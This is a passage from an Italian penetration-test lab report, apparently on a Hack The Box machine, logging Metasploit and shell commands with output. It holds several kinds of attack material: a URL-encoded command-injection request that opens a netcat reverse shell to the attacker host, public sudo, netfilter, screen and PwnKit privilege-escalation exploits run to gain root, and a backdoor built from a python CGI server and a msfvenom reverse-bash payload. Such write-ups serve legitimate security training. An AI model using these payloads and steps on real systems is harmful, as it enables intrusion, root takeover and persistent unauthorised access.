  2         meterpreter x86/linux    dasith @ 10.10.11.120  10.10.16.12:4444 → 10.10.11.120:34746  (10.10.11.120)
  3         meterpreter x86/linux    dasith @ 10.10.11.120  10.10.16.12:4444 → 10.10.11.120:34748  (10.10.11.120)

msf6 exploit(linux/local/sudo_baron_samedit) >
```

[17/06/2022 19:57] Si seleziona la sessione 3
sessions 3 (eseguito su metasploit)

[17/06/2022 19:58] Si apre una shell di sistema
shell (eseguito su metasploit)

[17/06/2022 19:58] whoami (eseguito sulla shell del target)

[17/06/2022 19:59] Si chiude la shell del target
exit (eseguito sulla shell del target)

[17/06/2022 19:59] Si manda in background la sessione
background (eseguito sul metasploit)

[17/06/2022 19:59] Si termina la sessione 3
sessions -k 3 (eseguito sul metasploit)

[17/06/2022 19:59] Si termina la sessione 2
sessions -k 2 (eseguito sul metasploit)

```
msf6 exploit(linux/local/sudo_baron_samedit) > sessions 3
[*] Starting interaction with 3...

meterpreter > shell
Process 31112 created.
Channel 2 created.
whoami
dasith
exit
meterpreter > background
[*] Backgrounding session 3...
msf6 exploit(linux/local/sudo_baron_samedit) > sessions -k 3
[*] Killing the following session(s): 3
[*] Killing session 3
[*] 10.10.11.120 - Meterpreter session 3 closed.
msf6 exploit(linux/local/sudo_baron_samedit) > sessions -k 2
[*] Killing the following session(s): 2
[*] Killing session 2
[*] 10.10.11.120 - Meterpreter session 2 closed.
msf6 exploit(linux/local/sudo_baron_samedit) >
```

8.2.2 Github (sudo Baron Samedit)

[17/06/2022 20:11] Si scarica l'exploit dalla URL suggerita da linpeas [5]
wget https://codeload.github.com/blasty/CVE-2021-3156/zip/main

[17/06/2022 20:11] unzip main

```
┌──(root💀kali)-[/tmp/exploit]
└─# wget https://codeload.github.com/blasty/CVE-2021-3156/zip/main
--2022-06-17 14:10:40--  https://codeload.github.com/blasty/CVE-2021-3156/zip/main
Resolving codeload.github.com (codeload.github.com)... 140.82.121.9
Connecting to codeload.github.com (codeload.github.com)|140.82.121.9|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [application/zip]
Saving to: 'main'

main                        [ <=>                                   ]   4.22K  --.-KB/s    in 0.001s

2022-06-17 14:10:40 (3.53 MB/s) - 'main' saved [4321]


┌──(root💀kali)-[/tmp/exploit]
└─# unzip main
Archive:  main
da68f7c1a2961595a3226b903f1fc180b8824255
   creating: CVE-2021-3156-main/
  inflating: CVE-2021-3156-main/Makefile
  inflating: CVE-2021-3156-main/README.md
  inflating: CVE-2021-3156-main/brute.sh
  inflating: CVE-2021-3156-main/hax.c
  inflating: CVE-2021-3156-main/lib.c

┌──(root💀kali)-[/tmp/exploit]
└─#
```

[17/06/2022 20:12] Si ripristina la sessione 1
sessions 1 (eseguito su metasploit)

[17/06/2022 20:13] Si richiede una shell di sistema
shell (eseguito su metasploit)

[17/06/2022 20:13] cd /tmp/exploit (eseguito sulla shell del target)

[17/06/2022 20:14] rm -r * .* (eseguito sulla shell del target)

[17/06/2022 20:14] exit (eseguito sulla shell del target)

```
msf6 exploit(linux/local/sudo_baron_samedit) > sessions 1
[*] Starting interaction with 1...

meterpreter > shell
Process 31152 created.
Channel 78 created.
cd /tmp/exploit
rm -r * .*
rm: cannot remove '*': No such file or directory
rm: refusing to remove '.' or '..' directory: skipping '.'
rm: refusing to remove '.' or '..' directory: skipping '..'
exit
meterpreter >
```

[17/06/2022 20:15] upload /tmp/exploit/CVE-2021-3156-main/ /tmp/exploit (eseguito su meterpreter)

[17/06/2022 20:15] shell (eseguito su meterpreter)

[17/06/2022 20:15] cd /tmp/exploit (eseguito sulla shell del target)

[17/06/2022 20:16] make (eseguito sulla shell del target)

```
meterpreter > upload /tmp/exploit/CVE-2021-3156-main/ /tmp/exploit
[*] uploading  : /tmp/exploit/CVE-2021-3156-main/lib.c → /tmp/exploit/lib.c
[*] uploaded   : /tmp/exploit/CVE-2021-3156-main/lib.c → /tmp/exploit/lib.c
[*] uploading  : /tmp/exploit/CVE-2021-3156-main/brute.sh → /tmp/exploit/brute.sh
[*] uploaded   : /tmp/exploit/CVE-2021-3156-main/brute.sh → /tmp/exploit/brute.sh
[*] uploading  : /tmp/exploit/CVE-2021-3156-main/README.md → /tmp/exploit/README.md
[*] uploaded   : /tmp/exploit/CVE-2021-3156-main/README.md → /tmp/exploit/README.md
[*] uploading  : /tmp/exploit/CVE-2021-3156-main/hax.c → /tmp/exploit/hax.c
[*] uploaded   : /tmp/exploit/CVE-2021-3156-main/hax.c → /tmp/exploit/hax.c
[*] uploading  : /tmp/exploit/CVE-2021-3156-main/Makefile → /tmp/exploit/Makefile
[*] uploaded   : /tmp/exploit/CVE-2021-3156-main/Makefile → /tmp/exploit/Makefile
meterpreter > shell
Process 31154 created.
Channel 84 created.
cd /tmp/exploit
make
rm -rf libnss_X
mkdir libnss_X
gcc -std=c99 -o sudo-hax-me-a-sandwich hax.c
gcc -fPIC -shared -o 'libnss_X/P0P_SH3LLZ_ .so.2' lib.c
```

[17/06/2022 20:18] Si lancia l’exploit ./sudo-hax-me-a-sandwich (eseguito sulla shell del target)

[17/06/2022 20:18] ./sudo-hax-me-a-sandwich 1 (eseguito sulla shell del target)

[17/06/2022 20:18] whoami (eseguito sulla shell del target)

[17/06/2022 20:19] rm -r * .* (eseguito sulla shell del target)

[17/06/2022 20:19] exit (eseguito sulla shell del target)

```
./sudo-hax-me-a-sandwich

** CVE-2021-3156 PoC by blasty <peter@haxx.in>

  usage: ./sudo-hax-me-a-sandwich <target>

  available targets:
  ------------------------------------------------------------
    0) Ubuntu 18.04.5 (Bionic Beaver) - sudo 1.8.21, libc-2.27
    1) Ubuntu 20.04.1 (Focal Fossa) - sudo 1.8.31, libc-2.31
    2) Debian 10.0 (Buster) - sudo 1.8.27, libc-2.28
  ------------------------------------------------------------

  manual mode:
    ./sudo-hax-me-a-sandwich <smash_len_a> <smash_len_b> <null_stomp_len> <lc_all_len>

./sudo-hax-me-a-sandwich 1
usage: sudoedit [-AknS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p
                prompt] [-T timeout] [-u user] file ...
whoami
dasith
rm -r * .*
rm: refusing to remove '.' or '..' directory: skipping '.'
rm: refusing to remove '.' or '..' directory: skipping '..'
exit
meterpreter >
```

[17/06/2022 20:26] rm main

[17/06/2022 20:26] rm -r CVE-2021-3156-main

```
┌──(root💀kali)-[/tmp/exploit]
└─# rm main

┌──(root💀kali)-[/tmp/exploit]
└─# rm -r CVE-2021-3156-main

┌──(root💀kali)-[/tmp/exploit]
└─#
```

8.2.3 Github (Sudo Baron Samedit 2)

[17/06/2022 20:28] [6] wget https://codeload.github.com/worawit/CVE-2021-3156/zip/main

[17/06/2022 20:28] unzip main

```
┌──(root💀kali)-[/tmp/exploit]
└─# wget https://codeload.github.com/worawit/CVE-2021-3156/zip/main
--2022-06-17 14:28:38--  https://codeload.github.com/worawit/CVE-2021-3156/zip/main
Resolving codeload.github.com (codeload.github.com)... 140.82.121.9
Connecting to codeload.github.com (codeload.github.com)|140.82.121.9|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [application/zip]
Saving to: 'main'

main                            [ <=>                                   ]  38.35K  --.-KB/s    in 0.06s

2022-06-17 14:28:38 (606 KB/s) - 'main' saved [39266]


┌──(root💀kali)-[/tmp/exploit]
└─# unzip main
Archive:  main
bcf829627eea364a3abc41a6537fbf543e974ff8
   creating: CVE-2021-3156-main/
  inflating: CVE-2021-3156-main/LICENSE
  inflating: CVE-2021-3156-main/README.md
   creating: CVE-2021-3156-main/asm/
  inflating: CVE-2021-3156-main/asm/tinylib.asm
  inflating: CVE-2021-3156-main/asm/tinysh.asm
  inflating: CVE-2021-3156-main/exploit_cent7_userspec.py
  inflating: CVE-2021-3156-main/exploit_defaults_mailer.py
  inflating: CVE-2021-3156-main/exploit_nss.py
  inflating: CVE-2021-3156-main/exploit_nss_d9.py
  inflating: CVE-2021-3156-main/exploit_nss_manual.py
  inflating: CVE-2021-3156-main/exploit_nss_u14.py
```

[17/06/2022 20:29] upload /tmp/exploit/CVE-2021-3156-main /tmp/exploit (eseguito su meterpreter)

```
meterpreter > upload /tmp/exploit/CVE-2021-3156-main/ /tmp/exploit
[*] uploading  : /tmp/exploit/CVE-2021-3156-main/exploit_nss_u14.py → /tmp/exploit/exploit_nss_u14.py
[*] uploaded   : /tmp/exploit/CVE-2021-3156-main/exploit_nss_u14.py → /tmp/exploit/exploit_nss_u14.py
[*] uploading  : /tmp/exploit/CVE-2021-3156-main/exploit_userspec.py → /tmp/exploit/exploit_userspec.py
s[*] uploaded   : /tmp/exploit/CVE-2021-3156-main/exploit_userspec.py → /tmp/exploit/exploit_userspec.py
[*] uploading  : /tmp/exploit/CVE-2021-3156-main/exploit_nss.py → /tmp/exploit/exploit_nss.py
[*] uploaded   : /tmp/exploit/CVE-2021-3156-main/exploit_nss.py → /tmp/exploit/exploit_nss.py
[*] uploading  : /tmp/exploit/CVE-2021-3156-main/exploit_defaults_mailer.py → /tmp/exploit/exploit_defaults_mailer.p
y
[*] uploaded   : /tmp/exploit/CVE-2021-3156-main/exploit_defaults_mailer.py → /tmp/exploit/exploit_defaults_mailer.p
y
[*] uploading  : /tmp/exploit/CVE-2021-3156-main/exploit_nss_manual.py → /tmp/exploit/exploit_nss_manual.py
[*] uploaded   : /tmp/exploit/CVE-2021-3156-main/exploit_nss_manual.py → /tmp/exploit/exploit_nss_manual.py
[*] uploading  : /tmp/exploit/CVE-2021-3156-main/README.md → /tmp/exploit/README.md
[*] uploaded   : /tmp/exploit/CVE-2021-3156-main/README.md → /tmp/exploit/README.md
[*] uploading  : /tmp/exploit/CVE-2021-3156-main/LICENSE → /tmp/exploit/LICENSE
[*] uploaded   : /tmp/exploit/CVE-2021-3156-main/LICENSE → /tmp/exploit/LICENSE
[*] uploading  : /tmp/exploit/CVE-2021-3156-main/exploit_nss_d9.py → /tmp/exploit/exploit_nss_d9.py
[*] uploaded   : /tmp/exploit/CVE-2021-3156-main/exploit_nss_d9.py → /tmp/exploit/exploit_nss_d9.py
[*] uploading  : /tmp/exploit/CVE-2021-3156-main/exploit_cent7_userspec.py → /tmp/exploit/exploit_cent7_userspec.py
[*] uploaded   : /tmp/exploit/CVE-2021-3156-main/exploit_cent7_userspec.py → /tmp/exploit/exploit_cent7_userspec.py
[*] uploading  : /tmp/exploit/CVE-2021-3156-main/exploit_timestamp_race.c → /tmp/exploit/exploit_timestamp_race.c
[*] uploaded   : /tmp/exploit/CVE-2021-3156-main/exploit_timestamp_race.c → /tmp/exploit/exploit_timestamp_race.c
[*] uploading  : /tmp/exploit/CVE-2021-3156-main/exploit_nss_u16.py → /tmp/exploit/exploit_nss_u16.py
[*] uploaded   : /tmp/exploit/CVE-2021-3156-main/exploit_nss_u16.py → /tmp/exploit/exploit_nss_u16.py
```

[17/06/2022 20:30] shell (eseguito su meterpreter)

[17/06/2022 20:32] cd /tmp/exploit (eseguito sulla shell del target)

[17/06/2022 20:32] python3 exploit_nss.py (eseguito sulla shell del target)

```
meterpreter > shell
Process 31180 created.
Channel 96 created.
cd /tmp/exploit
python3 exploit_nss.py
Traceback (most recent call last):
  File "exploit_nss.py", line 220, in <module>
    assert check_is_vuln(), "target is patched"
AssertionError: target is patched
```

[17/06/2022 20:33] rm -r * .* (eseguito sulla shell del target)

[17/06/2022 20:33] exit (eseguito sulla shell del target)

```
rm -r * .*
rm: refusing to remove '.' or '..' directory: skipping '.'
rm: refusing to remove '.' or '..' directory: skipping '..'
exit
meterpreter >
```

[17/06/2022 20:34] rm main

[17/06/2022 20:34] rm -r CVE-2021-3156-main

```
┌──(root💀kali)-[/tmp/exploit]
└─# rm main

┌──(root💀kali)-[/tmp/exploit]
└─# rm -r CVE-2021-3156-main
```

Si conclude che non è stato possibile sfruttare la vulnerabilità CVE-2021-3156.

8.3 CVE-2021-22555

8.3.1 Metasploit


[17/06/2022 20:41] background (eseguito su meterpreter)

[17/06/2022 20:41] search cve:2021-22555 (eseguito su metasploit)

[17/06/2022 20:42] use 0 (eseguito su Metasploit)

```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(linux/local/sudo_baron_samedit) > search cve:2021-22555

Matching Modules
================

   #  Name                                                        Disclosure Date  Rank   Check  Description
   -  ----                                                        ---------------  ----   -----  -----------
   0  exploit/linux/local/netfilter_xtables_heap_oob_write_priv_esc  2021-07-07       great  Yes    Netfilter x_table
s Heap OOB Write Privilege Escalation


Interact with a module by name or index. For example info 0, use 0 or use exploit/linux/local/netfilter_xtables_heap_
oob_write_priv_esc

msf6 exploit(linux/local/sudo_baron_samedit) > use 0
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
```


[17/06/2022 20:42] show options (eseguito su Metasploit)



[17/06/2022 20:42] set SESSION 1 (eseguito su metasploit)

[17/06/2022 20:43] set LHOST 10.10.16.12 (eseguito su metasploit)

[17/06/2022 20:43] exploit (eseguito su Metasploit)




Si conclude che non è stato possibile sfruttare la vulnerabilità CVE-2021-22555.

8.4 CVE-2017-5618

8.4.1 Metasploit

[17/06/2022 22:05] search cve:2017-5618 (eseguito su metasploit)



8.4.2 Exploit-db

[17/06/2022 22:07] [7] wget https://www.exploit-db.com/raw/41154

```
┌──(root💀kali)-[/tmp/exploit]
└─# wget https://www.exploit-db.com/raw/41154
--2022-06-17 16:07:55--  https://www.exploit-db.com/raw/41154
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.13
Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.13|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1192 (1.2K) [text/plain]
Saving to: '41154'

41154                   100%[===================>]   1.16K  --.-KB/s    in 0s

2022-06-17 16:07:56 (18.8 MB/s) - '41154' saved [1192/1192]
```

[17/06/2022 22:10] sessions 1 (eseguito su Metasploit)

[17/06/2022 22:17] upload /tmp/exploit/41154 /tmp/exploit (eseguito su meterpreter)

[17/06/2022 22:18] shell (eseguito su meterpreter)

[17/06/2022 22:19] cd /tmp/exploit (eseguito sulla shell del target)

```
msf6 exploit(linux/local/netfilter_xtables_heap_oob_write_priv_esc) > sessions 1
[*] Starting interaction with 1...

meterpreter > upload /tmp/exploit/41154 /tmp/exploit
[*] uploading  : /tmp/exploit/41154 → /tmp/exploit
[*] uploaded   : /tmp/exploit/41154 → /tmp/exploit/41154
meterpreter > shell
Process 31307 created.
Channel 107 created.
cd /tmp/exploit
```

[17/06/2022 22:19] bash 41154 (eseguito sulla shell del target)

```
bash 41154
~ gnu/screenroot ~
[+] First, we create our shell and library...
/tmp/libhax.c: In function 'dropshell':
/tmp/libhax.c:7:5: warning: implicit declaration of function 'chmod' [-Wimplicit-function-declaration]
    7 |     chmod("/tmp/rootshell", 04755);
      |     ^~~~~
/tmp/rootshell.c: In function 'main':
/tmp/rootshell.c:3:5: warning: implicit declaration of function 'setuid' [-Wimplicit-function-declaration]
    3 |     setuid(0);
      |     ^~~~~~
/tmp/rootshell.c:4:5: warning: implicit declaration of function 'setgid' [-Wimplicit-function-declaration]
    4 |     setgid(0);
      |     ^~~~~~
/tmp/rootshell.c:5:5: warning: implicit declaration of function 'seteuid' [-Wimplicit-function-declaration]
    5 |     seteuid(0);
      |     ^~~~~~~
/tmp/rootshell.c:6:5: warning: implicit declaration of function 'setegid' [-Wimplicit-function-declaration]
    6 |     setegid(0);
      |     ^~~~~~~
/tmp/rootshell.c:7:5: warning: implicit declaration of function 'execvp' [-Wimplicit-function-declaration]
    7 |     execvp("/bin/sh", NULL, NULL);
      |     ^~~~~~
/tmp/rootshell.c:7:5: warning: too many arguments to built-in function 'execvp' expecting 2 [-Wbuiltin-declaration-mismatch]
[+] Now we create our /etc/ld.so.preload file...
[+] Triggering...
No Sockets found in /run/screen/S-dasith.
```

[17/06/2022 22:20] whoami (eseguito sulla shell del target)

[17/06/2022 22:21] exit (eseguito sulla shell del target)

[17/06/2022 22:21] exit (eseguito sulla shell del target)

[17/06/2022 22:21] background (eseguito su meterpreter)

Si conclude che non è stato possibile sfruttare la vulnerabilità CVE-2017-5618.

9 Maintaining Access

Si ripercorrono gli step di exploitation, per ottenere il controllo della macchina target tramite payload meterpreter, e gli step di privilege escalation sfruttando CVE-2021-4034.

[18/06/2022 16:30] ifconfig

```
tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST>  mtu 1500
        inet 10.10.16.12  netmask 255.255.254.0  destination 10.10.16.12
        inet6 fe80::f939:e2c0:6c60:c576  prefixlen 64  scopeid 0x20<link>
        inet6 dead:beef:4::100a  prefixlen 64  scopeid 0x0<global>
        unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00  txqueuelen 500  (UNSPEC)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 192 (192.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

[18/06/2022 16:30] nc -lnvp 4444

```
┌──(root💀kali)-[~]
└─# nc -lnvp 4444
listening on [any] 4444 ...
```


[18/06/2022 16:31] /opt/Postman/Postman (eseguito come normal user kali)

[*] Nota: Fare riferimento al percorso in cui è stato installato Postman


[18/06/2022 16:34] Invio di una richiesta GET all'api "10.10.11.120:3000/api/logs". In seguito, i dettagli della richiesta:

Verbo	URL
GET	10.10.11.120:3000/api/logs?file=;rm%20%2Ftmp%2Ff%3Bmkfifo%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%7Csh%20-i%202%3E%261%7Cnc%2010.10.16.12%204444%20%3E%2Ftmp%2Ff
HEADERS	
KEY	**VALUE**
auth-token	eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJuYW1lIjoidGhlYWRtaW4iLCJpYXQiOjE2NTUzMDgxNzF9.hQFa2pZJMjkVrmbPftbQpap0DHrJsEEyMU2yyuBzwas

[*] Nota: Sostituire la stringa “10.10.16.12” all’interno della URL con l’IP dell’interfaccia tun0



[18/06/2022 16:34] Sul terminale in cui avevamo messo in listening netcat, notiamo che la connessione è stata stabilita.



[18/06/2022 16:35] Chiusura dell’applicativo Postman.

[18/06/2022 16:39] mkdir /tmp/exploit

[18/06/2022 16:39] cd /tmp/exploit

[18/06/2022 16:40] Si scarica l’exploit al link consigliato da linpeas.

wget https://codeload.github.com/berdav/CVE-2021-4034/zip/main

[18/06/2022 16:40] unzip main

```
┌──(root💀kali)-[/tmp/exploit]
└─# unzip main
Archive:  main
55d60e381ef90463ed35f47af44bf7e2fbc150d4
   creating: CVE-2021-4034-main/
  inflating: CVE-2021-4034-main/.gitignore
  inflating: CVE-2021-4034-main/LICENSE
  inflating: CVE-2021-4034-main/Makefile
  inflating: CVE-2021-4034-main/README.md
  inflating: CVE-2021-4034-main/cve-2021-4034.c
  inflating: CVE-2021-4034-main/cve-2021-4034.sh
   creating: CVE-2021-4034-main/dry-run/
  inflating: CVE-2021-4034-main/dry-run/Makefile
  inflating: CVE-2021-4034-main/dry-run/dry-run-cve-2021-4034.c
  inflating: CVE-2021-4034-main/dry-run/pwnkit-dry-run.c
  inflating: CVE-2021-4034-main/pwnkit.c
```

[18/06/2022 16:42] cp -r CVE-2021-4034-main /var/www/html

[18/06/2022 16:42] systemctl start apache2

```
┌──(root💀kali)-[/tmp/exploit]
└─# cp -r CVE-2021-4034-main /var/www/html

┌──(root💀kali)-[/tmp/exploit]
└─# systemctl start apache2
```

[18/06/2022 16:50] cd /tmp (eseguito sulla macchina target)

[18/06/2022 16:50] wget -r -np http://10.10.16.12/CVE-2021-4034-main (eseguito sulla macchina target)

```
$ cd /tmp
$ wget -r -np http://10.10.16.12/CVE-2021-4034-main
--2022-06-18 14:50:15--  http://10.10.16.12/CVE-2021-4034-main
Connecting to 10.10.16.12:80... connected.
HTTP request sent, awaiting response... 301 Moved Permanently
Location: http://10.10.16.12/CVE-2021-4034-main/ [following]
--2022-06-18 14:50:16--  http://10.10.16.12/CVE-2021-4034-main/
Reusing existing connection to 10.10.16.12:80.
HTTP request sent, awaiting response... 200 OK
Length: 2160 (2.1K) [text/html]
Saving to: '10.10.16.12/CVE-2021-4034-main'

     0K ..                                                    100% 14.1K=0.1s

2022-06-18 14:50:16 (14.1 KB/s) - '10.10.16.12/CVE-2021-4034-main' saved [2160/2160]

Loading robots.txt; please ignore errors.
--2022-06-18 14:50:16--  http://10.10.16.12/robots.txt
Reusing existing connection to 10.10.16.12:80.
HTTP request sent, awaiting response... 404 Not Found
2022-06-18 14:50:16 ERROR 404: Not Found.
```

[18/06/2022 16:56] cd 10.10.16.12/CVE-2021-4034-main (eseguito sulla macchina target)

[18/06/2022 16:56] ls -la (eseguito sulla macchina target)

[18/06/2022 16:57] make (eseguito sulla macchina target)

```
$ cd 10.10.16.12/CVE-2021-4034-main
$ ls -la
total 68
drwxr-xr-x 3 dasith dasith 4096 Jun 18 14:54 .
drwxr-xr-x 4 dasith dasith 4096 Jun 18 14:54 ..
-rw-r--r-- 1 dasith dasith  292 Jun 18 14:43 cve-2021-4034.c
-rw-r--r-- 1 dasith dasith  305 Jun 18 14:43 cve-2021-4034.sh
drwxr-xr-x 2 dasith dasith 4096 Jun 18 14:54 dry-run
-rw-r--r-- 1 dasith dasith 2160 Jun 18 14:54 index.html?C=D;O=A
-rw-r--r-- 1 dasith dasith 2160 Jun 18 14:54 index.html?C=D;O=D
-rw-r--r-- 1 dasith dasith 2160 Jun 18 14:54 index.html?C=M;O=A
-rw-r--r-- 1 dasith dasith 2160 Jun 18 14:54 index.html?C=M;O=D
-rw-r--r-- 1 dasith dasith 2160 Jun 18 14:54 index.html?C=N;O=A
-rw-r--r-- 1 dasith dasith 2160 Jun 18 14:54 index.html?C=N;O=D
-rw-r--r-- 1 dasith dasith 2160 Jun 18 14:54 index.html?C=S;O=A
-rw-r--r-- 1 dasith dasith 2160 Jun 18 14:54 index.html?C=S;O=D
-rw-r--r-- 1 dasith dasith 1071 Jun 18 14:43 LICENSE
-rw-r--r-- 1 dasith dasith  469 Jun 18 14:43 Makefile
-rw-r--r-- 1 dasith dasith  339 Jun 18 14:43 pwnkit.c
-rw-r--r-- 1 dasith dasith 3419 Jun 18 14:43 README.md
$ make
cc -Wall --shared -fPIC -o pwnkit.so pwnkit.c
cc -Wall    cve-2021-4034.c   -o cve-2021-4034
echo "module UTF-8// PWNKIT// pwnkit 1" > gconv-modules
mkdir -p GCONV_PATH=.
cp -f /usr/bin/true GCONV_PATH=./pwnkit.so:.
$
```

[18/06/2022 16:56] ./cve-2021-4034 (eseguito sulla macchina target)

[18/06/2022 16:56] whoami (eseguito sulla macchina target)

```
$ ./cve-2021-4034
whoami
root
```

9.1 Backdoor (Reverse) con python CGI

[18/06/2022 16:58] cd /tmp (eseguito sulla macchina target)

[18/06/2022 17:00] python3 -m http.server --cgi 31337 & (eseguito sulla macchina target)

[18/06/2022 17:00] mkdir cgi-bin (eseguito sulla macchina target)

[18/06/2022 17:01] cd cgi-bin (eseguito sulla macchina target)

```
cd /tmp
python3 -m http.server --cgi 31337 &
mkdir cgi-bin
cd cgi-bin
```

[18/06/2022 17:03] msfvenom -p cmd/unix/reverse_bash LHOST=10.10.16.12 LPORT=1337 -f raw -o shell.sh

[18/06/2022 17:04] mv shell.sh /var/www/html

[18/06/2022 17:04] vi /var/www/html/shell.sh

```
┌──(root💀kali)-[/tmp/exploit]
└─# msfvenom -p cmd/unix/reverse_bash LHOST=10.10.16.12 LPORT=1337 -f raw -o shell.sh
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 70 bytes
Saved as: shell.sh

┌──(root💀kali)-[/tmp/exploit]
└─# mv shell.sh /var/www/html

┌──(root💀kali)-[/tmp/exploit]
└─# vi /var/www/html/shell.sh

┌──(root💀kali)-[/tmp/exploit]
└─#
```

[18/06/2022 17:06] Si aggiunge la direttiva “#!/bin/sh” e si salva il file

[18/06/2022 17:15] wget 10.10.16.12/shell.sh (eseguito sulla macchina target)

[18/06/2022 17:15] chmod +x shell.sh (eseguito sulla macchina target)

[18/06/2022 17:17] msfconsole

